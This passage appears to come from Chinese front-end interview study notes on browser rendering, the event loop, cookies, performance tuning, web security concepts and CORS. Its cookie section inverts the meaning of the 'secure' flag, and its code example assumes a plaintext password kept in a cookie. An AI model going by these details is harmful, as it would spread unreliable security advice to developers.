·服务器解析这个请求来作出响应，返回相应的html给浏览器

·浏览器根据html构建DOM树

·然后构建CSSOM树

·CSSOM树和DOM树合并为渲染树

·查看缓存里是否有所请求的资源

·渲染页面

·DNS解析

·TCP连接

·发送HTTP请求

·服务器处理请求并返回HTTP报文

·浏览器解析渲染页面

### 浏览器如何渲染页面的？

·HTML 被 HTML 解析器解析成 DOM 树；

·CSS 被 CSS 解析器解析成 CSSOM 树；

·结合 DOM 树和 CSSOM 树，生成一棵渲染树(Render Tree)，这一过程称为 Attachment；

·生成布局(flow)，浏览器在屏幕上“画”出渲染树中的所有节点；

·将布局绘制(paint)在屏幕上，显示出整个页面。

·不同的浏览器内核不同，所以渲染过程不太一样。

### 重绘、重排

·重排(Reflow)

- 当渲染树的一部分必须更新并且节点的尺寸发生了变化，浏览器会使渲染树中受到影响的部分失效，并重新构造渲染树。

·重绘(Repaint)：

- 是在一个元素的外观被改变所触发的浏览器行为，浏览器会根据元素的新属性重新绘制，使元素呈现新的外观。

- 比如改变某个元素的背景色、文字颜色、边框颜色等等

·区别

- 重绘不一定需要重排（比如颜色的改变），重排必然导致重绘（比如改变网页位置）

·引发重排

- 添加、删除可见的dom

- 元素的位置改变

- 元素的尺寸改变(外边距、内边距、边框厚度、宽高、等几何属性)

- 页面渲染初始化

- 浏览器窗口尺寸改变

- 获取某些属性。当获取一些属性时，浏览器为取得正确的值也会触发重排,它会导致队列刷新，这些属性包括：offsetTop、offsetLeft、 offsetWidth、offsetHeight、scrollTop、scrollLeft、scrollWidth、scrollHeight、clientTop、clientLeft、clientWidth、clientHeight、getComputedStyle() (currentStyle in IE)。所以，在多次使用这些值时应进行缓存。

·优化

- 浏览器自己的优化：

-- 浏览器会维护1个队列，把所有会引起重排，重绘的操作放入这个队列，等队列中的操作到一定数量或者到了一定时间间隔，浏览器就会flush队列，进行一批处理，这样多次重排，重绘变成一次重排重绘

- 减少 重绘/重排：

-- 不要一条一条地修改 DOM 的样式。可以先定义好 css 的 class，然后修改 DOM 的 className。

-- 不要把 DOM 结点的属性值放在一个循环里当成循环里的变量。

-- 为动画的 HTML 元件使用 fixed 或 absoult 的 position，那么修改他们的 CSS 是不会 reflow 的。

-- 千万不要使用 table 布局。因为可能很小的一个小改动会造成整个 table 的重新布局。(table及其内部元素除外，它可能需要多次计算才能确定好其在渲染树中节点的属性，通常要花3倍于同等元素的时间。这也是为什么我们要避免使用table做布局的一个原因。)

-- 不要在布局信息改变的时候做查询（会导致渲染队列强制刷新）

### 事件循环Event loop

·主线程从"任务队列"中读取执行事件，这个过程是循环不断的，这个机制被称为事件循环。

·Javascript单线程任务被分为同步任务和异步任务。

·同步任务会在执行栈中按照顺序等待主线程依次执行（代码从上到下的执行）

·异步任务会将回调函数放入任务队列中等待主线程空闲的时候执行。

·一个线程中，事件循环是唯一的，但是任务队列可以拥有多个。

·任务队列又分为宏任务与微任务

·宏任务：整体代码, setTimeout, setInterval, setImmediate, I/O, UI rendering。

·微任务大概包括: process.nextTick, Promise, MutationObserver等

·事件循环的顺序，决定了JavaScript代码的执行顺序。

·它从整体代码开始第一次循环。

·之后全局上下文进入函数执行栈，直到执行栈清空(只剩全局)，然后执行所有的微任务。

·当所有可执行的微任务执行完毕之后，循环再次从宏任务开始，找到其中一个任务队列执行完毕，然后再执行所有的微任务，这样一直循环下去。

### let a = "sssssss"，存在哪儿？

·使用let声明的全局变量不是挂在window对象下的，声明的全局变量存在于一个块级作用域中。

### 垃圾回收机制(GC)

·处理程序运行过程中产生的垃圾

·当一个对象没有任何的变量或属性对它进行引用，此时我们将永远无法操作该对象，这种对象称为垃圾，会占用大量的内存空间，导致程序运行变慢。

·JS中拥有自动的垃圾回收机制，会自动将这些垃圾对象从内存中销毁，我们不需要也不能手动进行垃圾回收操作。

·我们需要做的只是将不再使用的对象设置为null即可。

### 顺序存储结构和链式存储结构的比较

·优缺点

- 顺序存储时，相邻数据元素的存放地址也相邻（逻辑与物理统一）；要求内存中可用存储单元的地址必须是连续的。

-- 优点：存储密度大（＝1），存储空间利用率高。

-- 缺点：插入或删除元素时不方便。

- 链式存储时，相邻数据元素可随意存放，但所占存储空间分两部分，一部分存放结点值，另一部分存放表示结点间关系的指针。

-- 优点：插入或删除元素时很方便，使用灵活。

-- 缺点：存储密度小（<1），存储空间利用率低。

·使用情况

- 顺序表适宜于做查找这样的静态操作；

- 链表宜于做插入、删除这样的动态操作。

- 若线性表的长度变化不大，且其主要操作是查找，则采用顺序表；

- 若线性表的长度变化较大，且其主要操作是插入、删除操作，则采用链表

·基于空间的比较

- 存储分配的方式

-- 顺序表的存储空间是静态分配的

-- 链表的存储空间是动态分配的

- 存储密度 = 结点数据本身所占的存储量/结点结构所占的存储总量

-- 顺序表的存储密度 = 1

-- 链表的存储密度 < 1

·基于时间的比较

- 存取方式

-- 顺序表可以随机存取，也可以顺序存取

-- 链表是顺序存取的

- 插入/删除时移动元素个数

-- 顺序表平均需要移动近一半元素

-- 链表不需要移动元素，只需要修改指针

### token 能放在cookie中吗

·能

·简单 token 的组成:uid(用户唯一的身份标识)、time(当前时间的时间戳)、sign（签名，token 的前几位以哈希算法压缩成的一定长度的十六进制字符串）

·token认证流程

- 客户端使用用户名跟密码请求登录

- 服务端收到请求，去验证用户名与密码

- 验证成功后，服务端签发一个 token ，并把它发送给客户端

- 客户端接收 token 以后会把它存储起来，比如放在 cookie 里或者 localStorage 里

- 客户端每次发送请求时都需要带着服务端签发的 token（把 token 放到 HTTP 的 Header 里）

- 服务端收到请求后，需要验证请求里带有的 token ，如验证成功则返回对应的数据

### Cookie

·cookie 是存储于访问者计算机中的变量。每当一台计算机通过浏览器来访问某个页面时，那么就可以通过 JavaScript 来创建和读取 cookie。

·实际上 cookie 是存于用户硬盘的一个文件，这个文件通常对应于一个域名，当浏览器再次访问这个域名时，便使这个cookie可用。因此，cookie可以跨越一个域名下的多个网页，但不能跨越多个域名使用。

·不同浏览器对 cookie 的实现也不一样。即保存在一个浏览器中的 cookie 到另外一个浏览器是不能获取的。

·cookie 能做什么？

- 保存用户登录状态

-- 例如将用户id存储于一个cookie内，这样当用户下次访问该页面时就不需要重新登录了

- 设置用户是否某段时间内免登录

- 跟踪用户行为

-- 例如在商城搜索框记录用户历史搜索记录

-- 记录用户的选项，例如：背景色、分辨率等。当用户下次访问时，仍然可以保存上一次访问的界面风格

·怎么使用 cookie？

- 语法

-- document.cookie = "name=value;expires=evalue; path=pvalue; domain=dvalue; secure;”

- name

-- 这是一个键值对，分别表示要存入的 属性 和 值。

- expires

-- 该对象的有效时间（可选）只支持GTM 标准时间，即要将时间转换，toUTCString()（默认为当前浏览器 会话有用，关闭浏览器就消失）;

- path

-- 限制访问 cookie 的目录，默认情况下对于当前网页所在的同一目录下的所有页面有效

- domain

-- 用于限制只有设置了的域名才可以访问

- secure

-- 安全设置，指明必须通过 安全的通信通道来传输（https) 才能获得 cookie,true 不安全，默认值；false 安 全，必须通过 https 来访问。

·cookie可能被禁用

- 当用户非常注重个人隐私保护时，他很可能禁用浏览器的cookie功能；

·cookie是与浏览器相关的

- 这意味着即使访问的是同一个页面，不同浏览器之间所保存的cookie也是不能互相访问的；

·cookie可能被删除

- 因为每个cookie都是硬盘上的一个文件，因此很有可能被用户删除；

·cookie安全性不够高

- 所有的cookie都是以纯文本的形式记录于文件中，因此如果要保存用户名密码等信息时，最好事先经过加密处理。

·cookie 在保存时，只要后面保存的 name 相同，那么就会覆盖前面的 cookie，注意是完全覆盖，包括失效时间

### js如何获取cookie

·假设cookie中存储的内容为：name=jack;password=123

·则在B页面中获取变量username的值的JS代码如下：

// 获取name

arusername=***document***.cookie.split(";")[0].split("=")[1];

//JS操作cookies方法!

//写cookies

function setCookie(name,value){

// 时间

var Days = 30;

// 当前时间

var exp =newDate();

// 设置过期时间

exp.setTime(exp.getTime() + Days\*24\*60\*60\*1000);

// 设置cookie

// escape() 函数可对字符串进行编码，这样就可以在所有的计算机上读取该字符串,使用 unescape() 方法对字符串进行解码。

// toGMTString() 方法可根据格林威治时间 (GMT) 把 Date 对象转换为字符串，并返回结果。

***document***.cookie = name +"="+ escape(value) +";expires="+ exp.toGMTString();

}

//读取cookies

function getCookie(name){

var arr,reg=new ***RegExp***("(^| )"+name+"=([^;]\*)(;|$)");

// 如果获取到name

if(arr=***document***.cookie.match(reg)){

// 解码并返回

return unescape(arr[2]);

}else{

return null;

}

}

### cookie 禁用

·问题描述：

- sessionID通过cookie保存在客户端，如果将cookie禁用，必将对session的使用造成一定的影响。

·解决办法：

- URL重写

-- servlet中涉及向客户端输出页面元素的时候，可以在相应的请求地址外面包上一层方法，也就是说使用response.encodeURL(“请求地址”);为请求地址添加一个JSESSIONID的值

-- servlet中涉及跳转到新的页面时，可以使用response.encodeRedirectURL(“请求地址”);为请求地址添加一个JSESSIONID的值

### 调试工具

·谷歌浏览器自带的调试工具：

- Elements：可查看网页页面代码（修改只是当前使用有效），也可实时调试修改页面ccs代码样式。

- console：记录开发者开发过程中的日志信息，也可在里面写js代码。一般页面运行时js报错都是可以在这里看到反馈和定位bug原因及其位置。

- Sources：断点调试JS，可以查看程序代码执行的过程，断点调试对于每一个程序员来说可是很重要。

- Network：从发起网页页面请求开始，分析HTTP请求后得到的各个请求资源信息。

- Timeline：记录并分析网站的生命周期所发生的各类事件，分析渲染js执行的每一个阶段。

- Application：记录网站加载的各个资源信息。

- Security：判断网页是否安全。

- Audits：对当前网页的网络利用及网页性能进行检测，并给出一些优化建议。

·Postman

- 几乎所有前端应用程序都发送和接收JSON响应和请求。 应用程序通过请求 API 可以做很多事情，例如身份验证，用户数据传输，甚至是一些简单的事情，例如获取所在位置的当前天气。

- Postman 是调试接口的最佳工具之一。 它适用于 MacOS，Windows 和Linux的系统， 可以快速轻松地直接发送REST，SOAP和GraphQL请求。

- 使用 Postman，我们可以调整请求，分析响应和调试问题。 当不确定问题出在前端还是后端时，这是很有帮助的。

·CSS Lint

- 地址： http://csslint.net/

- CSSLint 是一个用来帮你找出 CSS 代码中问题的工具，它可做基本的语法检查以及使用一套预设的规则来检查代码中的问题，规则是可以扩展的。

·JSON Formatter & Validator

- 地址：https://jsonformatter.curiousconcept.com/

- 在未格式化的 JSON 中很难发现语法错误或键值不正确的键，因为它很难读取。 对于 压缩的 JSON 文件，要发现其中的错误是比较难的，所以我们需要一种格式化的工具。

- JSON Formatter & Validator tool 就是一个格式化 JSON 的工具，只需输入压缩的JSON格式，就能获得正确格式。该工具也可以验证 JSON 到 RFC 标准。

·Sentry

- 地址：https://sentry.io/welcome/

- 无论测试如何完善的程序，bug总是免不了会存在的，有些bug不是每次都会出现，测试时运行好好的代码可能在某个用户使用时就歇菜了，可是当程序在用户面前崩溃时，你是看不到错误的，当然你会说:”Hey, 我有记日志呢”。 但是说实话，程序每天每时都在产生大量的日志，而且分布在各个服务器上，并且如果你有多个服务在维护的话，日志的数量之多你是看不过来的吧。等到某天某个用户实在受不了了，打电话来咆哮的时候，你再去找日志你又会发现日志其实没什么用：缺少上下文，不知道用户什么操作导致的异常，异常太多（从不看日志的缘故）不知如何下手 等等。

- Sentry就是来帮我们解决这个问题的，它是是一个实时事件日志记录和聚合平台。它专门用于监视错误和提取执行适当的事后操作所需的所有信息, 而无需使用标准用户反馈循环的任何麻烦。

- Sentry是一个日志平台, 它分为客户端和服务端，客户端(目前客户端有Python, PHP,C#, Ruby等多种语言)就嵌入在你的应用程序中间，程序出现异常就向服务端发送消息，服务端将消息记录到数据库中并提供一个web节目方便查看。Sentry 由 python 编写，源码开放，性能卓越，易于扩展，目前著名的用户有Disqus, Path, mozilla, Pinterest等。

·JSHint

- 地址：https://jshint.com/

- JSHint 是一个 Javascript 代码分析检测工具，不仅可以帮助我们检测到 JS 代码错误和潜在问题，也能帮助我们规范代码开发。

- JSHint 扫描一个用JavaScript编写的程序，并报告常见的错误和潜在的bug。潜在的问题可能是语法错误、隐式类型转换导致的错误、泄漏变量或其他完全的问题。

- JSHint 扫描用 JavaScript 编写的程序，并报告常见的错误和潜在的错误。 潜在的问题可能是语法错误，由于隐式类型转换导致的错误，变量泄漏或其他完全原因。

·BrowserStack

- 地址：https://www.browserstack.com/

- 现在拥有各自内核的浏览器越来越多，各自的特性也千差万别。如果作为一个前端攻城师想要检测网站在不同的操作系统和移动平台下的各种浏览器的兼容性，那是相当痛苦不堪的。看到有在自己电脑上装虚拟机配置各种环境，有自己的电脑上组建好这样的环境，然后一一测试，可是人的精力毕竟有限，我们没法在同一台电脑上装那么多系统，那么多浏览器的。幸好出了个 BrowserStack 是前端的福音呀。

- BrowserStack 是一款提供网站浏览器兼容性测试的在线云端测试工具，从而开发测试人员不必再准备很多虚拟机或者手机模拟器。

- BrowserStack 是一个提供网站浏览器兼容性测试的在线云端应用，支持9大操作系统上的100多款浏览器。支持本地测试，支持与Visual Studio集成。或者你也可以直接前往 http://modern.ie 在线测试，现在注册可以免费试用三个月，三个月后是收费的，三个月后要是你想用又不想付费作为天朝的开发者你懂得。

## 移动端

### 开发APP的技术栈是怎么样的

·手机 App 的技术栈可以分成三类：

- 原生 App 技术栈、混合 App 技术栈、跨平台 App 技术栈。

- H5开发主要用在混合技术栈。

- 但是，跨平台技术栈的某些容器也会用到（比如 React Native），因为它们的 UI 层借鉴了 Web 模型。

- 混合技术栈和跨平台技术栈的基础，都是原生技术栈，因为最终都要编译成原生App。

- 所以，不管使用哪一种技术栈，多多少少要了解一些各平台的原生技术。

·原生 App 技术栈

- 原生技术栈指的是，只能用于特定手机平台的开发技术。比如，安卓平台的 Java 技术栈，iOS 平台的 Object-C 技术栈或 Swift 技术栈。

- 这种技术栈只能用在一个平台，不能跨平台。

- 原生技术栈分成 iOS 和安卓两个平台。

- 简单说，iOS 的原生技术栈就是使用 Object-C 语言或 Swift 语言，在 Xcode 开发环境中编程。

- 安卓的原生技术栈，则是使用 Java 语言或 Kotlin 语言，开发环境是 Android Studio。

·混合 App 技术栈 （hybrid technology stack）

- 混合技术栈指的是开发混合 App 的技术，也就是把 Web 网页放到特定的容器中，然后再打包成各个平台的原生 App。

- 所以，混合技术栈其实是 Web 技术栈 + 容器技术栈，典型代表是 PhoneGap、Cordova、Ionic 等框架。

- 如果已经掌握了 Web 技术，这个技术栈就主要学习容器提供的 API Bridge，网页通过它们去调用底层硬件的 API。

- 上面的原生技术栈需要自己新建 WebView 实例，相比之下，混合技术栈就简单多了。因为页面就是网页，所以容器已经设置好了 WebView，开发者直接写页面即可。

- 框架种类

-- 混合技术栈的各种容器框架之中，历史最悠久是 PhoneGap，诞生于2009年。后来在2011年被 Adobe 公司收购，改名为 Adobe PhoneGap。

-- Adobe 公司将 PhoneGap 的核心代码，后来都捐给了 Apache 基金会，作为一个全新的开源项目，名为 Apache Cordova。

-- PhoneGap 和 Cordova 现在是两个独立发展的开源项目，但是彼此有密切的关系，可以简单理解成 Cordova 是 PhoneGap 的内核，PhoneGap 是 Cordova 的发行版。

-- 后来，其他人也开始基于 Cordova 封装自己的框架，所以市场上有许多基于 Cordova 的开源框架，比较著名的有 Ionic、Monaca、Framework7 等。

-- 所有这些框架的共同点，都是使用 Web 技术（HTML5 + CSS + JavaScript）开发页面，再由框架分别打包成 iOS 和安卓的 App 安装包。

-- 它们的优点是开发简单、周期短、成本低，缺点是功能和性能都很有限。

·跨平台 App 技术栈 （cross-platform technology stack）

- 跨平台技术栈指的是使用一种技术，同时支持多个手机平台。

- 它与混合技术栈的区别是，不使用 Web 技术，即它的页面不是 HTML5 页面，而是使用自己的语法写的 UI 层，然后编译成各平台的原生 App。

- 这个技术栈就是纯粹的容器技术栈，React Native、Xamarin、Flutter 都属于这一类。

- 学习时，除了学习容器的 API Bridge，还要学习容器提供的 UI 层，即怎么写页面。

- 上面的混合技术栈使用 HTML 语言编写页面，再用 WebView 控件加载页面，所以只写一次页面，就能支持多个平台。跨平台技术栈也能做到多平台支持，但是原理完全不同。

- 跨平台技术栈的框架，都是使用自己的语法编写页面，不使用 Web 技术，编译的时候再将其转为原生控件，或者使用自己的底层控件，生成原生 App。这样就完全解决了 Web 页面性能不佳的问题。下面介绍三个这样的框架。

- React Native: 使用 JavaScipt 语言编写页面

- Xamarin：使用 C# 语言编写页面

- Flutter：使用 Dart 语言编写页面

### 描述一下移动端跨平台

·跨平台开发的目的

- 线上动态性，不需要频繁更新版本即可实现新业务的上线；

- 增加代码复用，减少开发者对多个平台差异适配的工作量，解决多端不一致的问题；

- 提高业务专注的同时，提供比web更好的体验；

- 降低开发成本.

·跨平台开发流派

- Web 流：也被称为 Hybrid 技术，它基于 Web 相关技术来实现界面及功能

-- Cordova，AppCan，小程序，快应用

- 代码转换流：将某个语言转成 Objective-C、Java 或 C#，然后使用不同平台下的官方工具来开发

-- java2OC，OC2Java，java2C#

- 编译流：将某个语言编译为二进制文件，生成动态库或打包成 apk/ipa/xap 文件

-- Xamarin

- 虚拟机流：通过将某个语言的虚拟机移植到不同平台上来运行

-- Flutter，Titanium，React Native，Weex

·跨平台开发主流技术

- Flutter（Google）

- ReactNative（FaceBook）

- Weex（Alibaba）

- Hybrid App

- Cordova（原PhoneGap，Adobe）

- 小程序，快应用

### click在ios上有300ms延迟，原因及如何解决？

·原因：ios是可以双击缩放的，300ms延迟可以判断用户是否进行双击操作。

·禁用缩放

<meta name="viewport" content="width=device-width, user-scalable=no">

*<!-- 禁止移动端缩放 -->*

    <meta name="viewport" content="width=device-width,initial-scale=1.0,maximum-scale=1.0,user-scalable=0">

·利用FastClick

- 检测到touchend事件后，立刻触发模拟click事件，并且把浏览器300毫秒之后真正触发的事件给阻断掉

安装fastclick

npm install fastclick --save

在main.js里面添加

import  FastClick  from  'fastclick'

### 点击穿透问题

·因为 click 事件的 300ms 延迟问题，所以有可能会在某些情况触发多次事件。

·解决方案：

- 只用 touch

- 只用 click

### 什么是响应式开发？

·同一个网站兼容不同的大小的设备。如PC端、移动端（平板、横屏、竖排）的显示风格。

·需要用到的技术

- Media Query（媒体查询）

- 使用vw或rem做尺寸单位

- 禁止页面缩放

- 屏幕尺寸响应

## 性能

### 前端性能优化手段

·前端性能优化手段从以下几个方面入手：加载优化、执行优化、渲染优化、样式优化、脚本优化。

·加载优化:

- 减少HTTP请求、缓存资源、压缩代码、无阻塞、首屏加载、按需加载、预加载、压缩图像、减少Cookie、避免重定向、异步加载第三方资源。

·执行优化：

- CSS写在头部，JS写在尾部并异步、避免img、iframe等的src为空、尽量避免重置图像大小、图像尽量避免使用DataURL。

·渲染优化：

- 设置viewport、减少DOM节点、优化动画、优化高频事件、GPU加速

·样式优化：

- 避免在HTML中书写style、避免CSS表达式、移除CSS空规则、正确使用display：display、不滥用float等

·脚本优化：

- 减少重绘和回流、缓存DOM选择与计算、缓存.length的值、尽量使用事件代理、尽量使用id选择器、touch事件优化

### 加载优化

·减少HTTP请求：

- 尽量减少页面的请求数(首次加载同时请求数不能超过4个)，移动设备浏览器同时响应请求为4个请求(Android支持4个，iOS5+支持6个)

- 合并CSS和JS

- 使用CSS精灵图

·缓存资源：

- 使用缓存可减少向服务器的请求数，节省加载时间，所有静态资源都要在服务器端设置缓存，并且尽量使用长缓存(使用时间戳更新缓存)

- 缓存一切可缓存的资源

- 使用长缓存

- 使用外联的样式和脚本

·压缩代码：

- 减少资源大小可加快网页显示速度，对代码进行压缩，并在服务器端设置GZip

- 压缩代码(多余的缩进、空格和换行符)

- 启用Gzip

·无阻塞：

- 头部内联的样式和脚本会阻塞页面的渲染，样式放在头部并使用link方式引入，脚本放在尾部并使用异步方式加载

·首屏加载：

- 首屏快速显示可大大提升用户对页面速度的感知，应尽量针对首屏的快速显示做优化

·按需加载：

- 将不影响首屏的资源和当前屏幕不用的资源放到用户需要时才加载，可大大提升显示速度和降低总体流量(按需加载会导致大量重绘，影响渲染性能)

- 懒加载

- 滚屏加载

- Media Query加载

·预加载：

- 大型资源页面可使用Loading，资源加载完成后再显示页面，但加载时间过长，会造成用户流失

- 可感知Loading：进入页面时Loading

- 不可感知Loading：提前加载下一页

·压缩图像：

- 使用图像时选择最合适的格式和大小，然后使用工具压缩，同时在代码中用srcset来按需显示(过度压缩图像大小影响图像显示效果)

- 使用TinyJpg和TinyPng压缩图像

- 使用CSS3、SVG、IconFont代替图像

- 使用img的srcset按需加载图像

- 选择合适的图像：webp优于jpg，png8优于gif

- 选择合适的大小：首次加载不大于1014kb、不宽于640px

- PS切图时D端图像保存质量为80，M端图像保存质量为60

·减少Cookie：

- Cookie会影响加载速度，静态资源域名不使用Cookie

·避免重定向：

- 重定向会影响加载速度，在服务器正确设置避免重定向

·异步加载第三方资源：

- 第三方资源不可控会影响页面的加载和显示，要异步加载第三方资源

### 执行优化

·CSS写在头部，JS写在尾部并异步

·避免img、iframe等的src为空：

- 空src会重新加载当前页面，影响速度和效率

·尽量避免重置图像大小：

- 多次重置图像大小会引发图像的多次重绘，影响性能

·图像尽量避免使用DataURL：

- DataURL图像没有使用图像的压缩算法，文件会变大，并且要解码后再渲染，加载慢耗时长

### 渲染优化

·设置viewport：

- HTML的viewport可加速页面的渲染

<meta name="viewport" content="width=device-width, user-scalable=no, initial-scale=1, minimum-scale=1, maximum-scale=1">

·减少DOM节点：

- DOM节点太多影响页面的渲染，尽量减少DOM节点

·优化动画

- 尽量使用CSS3动画

- 合理使用requestAnimationFrame动画代替setTimeout

- 适当使用Canvas动画：5个元素以内使用CSS动画，5个元素以上使用Canvas动画，iOS8+可使用WebGL动画

·优化高频事件：

- scroll、touchmove等事件可导致多次渲染

- 函数节流

- 函数防抖

- 使用requestAnimationFrame监听帧变化：使得在正确的时间进行渲染

- 增加响应变化的时间间隔：减少重绘次数

·GPU加速：

- 使用某些HTML5标签和CSS3属性会触发GPU渲染，请合理使用(过渡使用会引发手机耗电量增加)

- HTML标签：video、canvas、webgl

- CSS属性：opacity、transform、transition

### 样式优化

·避免在HTML中书写style

·避免CSS表达式：

- CSS表达式的执行需跳出CSS树的渲染

·移除CSS空规则：

- CSS空规则增加了css文件的大小，影响CSS树的执行

·正确使用display：

- display会影响页面的渲染

- display:inline后不应该再使用float、margin、padding、width和height

- display:inline-block后不应该再使用float

- display:block后不应该再使用vertical-align

- display:table-\*后不应该再使用float和margin

·不滥用float：

- float在渲染时计算量比较大，尽量减少使用

·不滥用Web字体：

- Web字体需要下载、解析、重绘当前页面，尽量减少使用

·不声明过多的font-size：

- 过多的font-size影响CSS树的效率

·值为0时不需要任何单位：

- 为了浏览器的兼容性和性能，值为0时不要带单位

·标准化各种浏览器前缀

- 无前缀属性应放在最后

- CSS动画属性只用-webkit-、无前缀两种

- 其它前缀为-webkit-、-moz-、-ms-、无前缀四种：Opera改用blink内核，-o-已淘汰

·避免让选择符看起来像正则表达式：

- 高级选择符执行耗时长且不易读懂，避免使用

### 脚本优化

·减少重绘和回流

- 避免不必要的DOM操作

- 避免使用document.write

- 减少drawImage

- 尽量改变class而不是style，使用classList代替className

·缓存DOM选择与计算：

- 每次DOM选择都要计算和缓存

·缓存.length的值：

- 每次.length计算用一个变量保存值

·尽量使用事件代理：

- 避免批量绑定事件

·尽量使用id选择器：

- id选择器选择元素是最快的

·touch事件优化：

- 使用tap(touchstart和touchend)代替click(注意touch响应过快，易引发误操作)

### 性能检测方案

·使用lighthouse进行性能检测，并对lighthouse提出的建议进行优化

### 尾调用优化

·尾调用是指某个函数的最后一步是调用另一个函数。

·函数调用会在内存形成一个“调用记录”，又称“调用帧”，保存调用位置和内存变量等信息。

·如果在函数A的内部调用函数B，那么在A的调用帧上方，还会形成一个B的调用帧。


·等到B运行结束，将结果返回到A，B的调用帧才会消失。如果函数B内部还调用函数C，那就还有一个C的调用帧，依次类推。

·所有的调用帧，就形成一个“调用栈”。

·尾调用由于是函数的最后一步操作，所有不需要保留外层函数的调用帧，因为调用位置、内部变量等信息都不会再用到了，只要直接用内层函数的调用帧，取代外层函数的调用帧就可以了。

·如果所有函数都是尾调用，那么完全可以做到每次执行时，调用帧只有一项，这将大大节省内存。这就是“尾调用优化”。

·注意，只有不再用到外层函数的内部变量，内层函数的调用帧才会取代外层函数的调用帧，否则就无法进行“尾调用优化”。




## 安全

### 如何提高网站的安全性？

·iframe

- 如何让自己的网站不被其他网站的 iframe 引用？



- 如何禁用，被使用的 iframe 对当前网站某些操作？

-- 设置 sandbox 属性

-- allow-same-origin：允许被视为同源，即可操作父级DOM或cookie等

-- allow-top-navigation：允许当前iframe的引用网页通过url跳转链接或加载

-- allow-forms：允许表单提交

-- allow-scripts：允许执行脚本文件

-- allow-popups：允许浏览器打开新窗口进行跳转

-- “”：设置为空时上面所有允许全部禁止

·CSRF / XSRF（跨站请求伪造）

- 攻击者盗用了用户身份，以用户名义进行恶意请求

- 它能做的事情有很多包括：以用户名义发送邮件、发信息、盗取账号、购买商品、虚拟货币转账等。

- 总结起来就是：个人隐私暴露及财产安全问题。

- 防御措施（推荐添加token / HTTP头自定义属性）

-- 涉及到数据修改操作严格使用 post 请求而不是 get 请求

-- HTTP 协议中使用 Referer 属性来确定请求来源进行过滤（禁止外域）

-- 请求地址添加 token ，使黑客无法伪造用户请求

-- HTTP 头自定义属性验证（类似上一条）

-- 显示验证方式：添加验证码、密码等

·XSS/CSS（跨站脚本攻击）

- 攻击者在目标网站植入恶意脚本（js / html），用户在浏览器上运行时可以获取用户敏感信息（cookie / session）、修改web页面以欺骗用户、与其他漏洞相结合形成蠕虫等。

- XSS类型：

-- 持久型XSS：将脚本植入到服务器上，从而导致每个访问的用户都会执行

-- 非持久型XSS：对个体用户某url的参数进行攻击

- 防御措施（对用户输入内容和服务端返回内容进行过滤和转译）

-- 现代大部分浏览器都自带 XSS 筛选器，vue / react 等成熟框架也对 XSS 进行一些防护

-- 即便如此，我们在开发时也要注意和小心

-- 对用户输入内容和服务端返回内容进行过滤和转译

-- 重要内容加密传输

-- 合理使用get/post等请求方式

-- 对于URL携带参数谨慎使用

-- 我们无法做到彻底阻止，但是能增加黑客攻击成本，当成本与利益不符时自然会降低风险。

·ClickJacking（点击劫持）

- 利用透明 iframe 覆盖原网页诱导用户进行某些操作达成目的。

- 防御措施

-- 在HTTP投中加入 X-FRAME-OPTIONS 属性，此属性控制页面是否可被嵌入 iframe 中【DENY：不能被所有网站嵌套或加载；SAMEORIGIN：只能被同域网站嵌套或加载；ALLOW-FROM URL：可以被指定网站嵌套或加载。】

-- 判断当前网页是否被 iframe 嵌套

·HSTS（HTTP Strict Transport Security：HTTP严格传输安全）

- 网站接受从 HTTP 请求跳转到 HTTPS 请求的做法

- 例如我们输入“http://www.baidu.com”或“www.baidu.com”

- 最终都会被302重定向到https://www.baidu.com。

- 这就存在安全风险，当我们第一次通过 HTTP 或域名进行访问时，302重定向有可能会被劫持，篡改成一个恶意或钓鱼网站。

- HSTS：通知浏览器此网站禁止使用 HTTP 方式加载，浏览器应该自动把所有尝试使用 HTTP 的请求自动替换为 HTTPS 进行请求。

- 用户首次访问时并不受 HSTS 保护，因为第一次还未形成链接。

- 我们可以通过 浏览器预置HSTS域名列表 或 将HSTS信息加入到域名系统记录中，来解决第一次访问的问题。

·CDN劫持

- 出于性能考虑，前端应用通常会把一些静态资源存放到CDN（Content Delivery Networks）上面

- 例如 js 脚本和 style 文件。

- 这么做可以显著提高前端应用的访问速度，但与此同时却也隐含了一个新的安全风险。

- 如果攻击者劫持了CDN，或者对CDN中的资源进行了污染，攻击者可以肆意篡改我们的前端页面，对用户实施攻击。

- 现在的CDN以支持SRI为荣，script 和 link 标签有了新的属性 integrity，这个属性是为了防止校验资源完整性来判断是否被篡改。

- 它通过 验证获取文件的哈希值是否和你提供的哈希值一样来判断资源是否被篡改。

- 使用 SRI 需要两个条件：

-- 一是要保证 资源同域 或开启跨域

-- 二是在中 提供签名 以供校验。

### url的加密解密

·JavaScript中有三个可以对字符串编码的函数

·escape

- unescape解码

- 除了 ASCII 字母、数字和特定的符号外，对传进来的字符串全部进行转义编码，因此如果想对URL编码，最好不要使用此方法。

·encodeURI

- decodeURI解码

- 用于编码整个URI,因为URI中的合法字符都不会被编码转换。

·encodeURIComponent

- decodeURIComponent解码

- 在编码单个URIComponent（指请求参数）应当是最常用的，它可以将参数中的中文、特殊字符进行转义，而不会影响整个URL。

## 网络传输

### 跨域是什么？如何解决跨域？

·要知道什么是跨域首先要了解同源策略，同源策略是一种约定，它是浏览器最核心也最基本的安全功能，如果缺少了同源策略，浏览器很容易受到XSS、CSRF等攻击。所谓同源是指"协议+域名+端口"三者相同，即便两个不同的域名指向同一个ip地址，也非同源。

·同源策略限制内容有：

- Cookie、LocalStorage、IndexedDB 等存储性内容

- DOM 节点

- AJAX 请求发送后，结果被浏览器拦截了

·违背同源策略就是跨域

·有三个标签是允许跨域加载资源：

- <img src='xxx'>

- <link href='xxx'>

- <script src='xxx'>

·跨域并不是请求发不出去，请求能发出去，服务端能收到请求并正常返回结果，只是结果被浏览器拦截了。

·跨域解决方案

- 解决方案有jsonp、cors、postMessage、websocket、Node中间件代理(两次跨域)、nginx反向代理、window.name + iframe、location.hash + iframe、document.domain + iframe。

- CORS支持所有类型的HTTP请求，是跨域HTTP请求的根本解决方案

- JSONP只支持GET请求，JSONP的优势在于支持老式浏览器，以及可以向不支持CORS的网站请求数据。

- 不管是Node中间件代理还是nginx反向代理，主要是通过同源策略对服务器不加限制。

- 日常工作中，用得比较多的跨域方案是cors和nginx反向代理

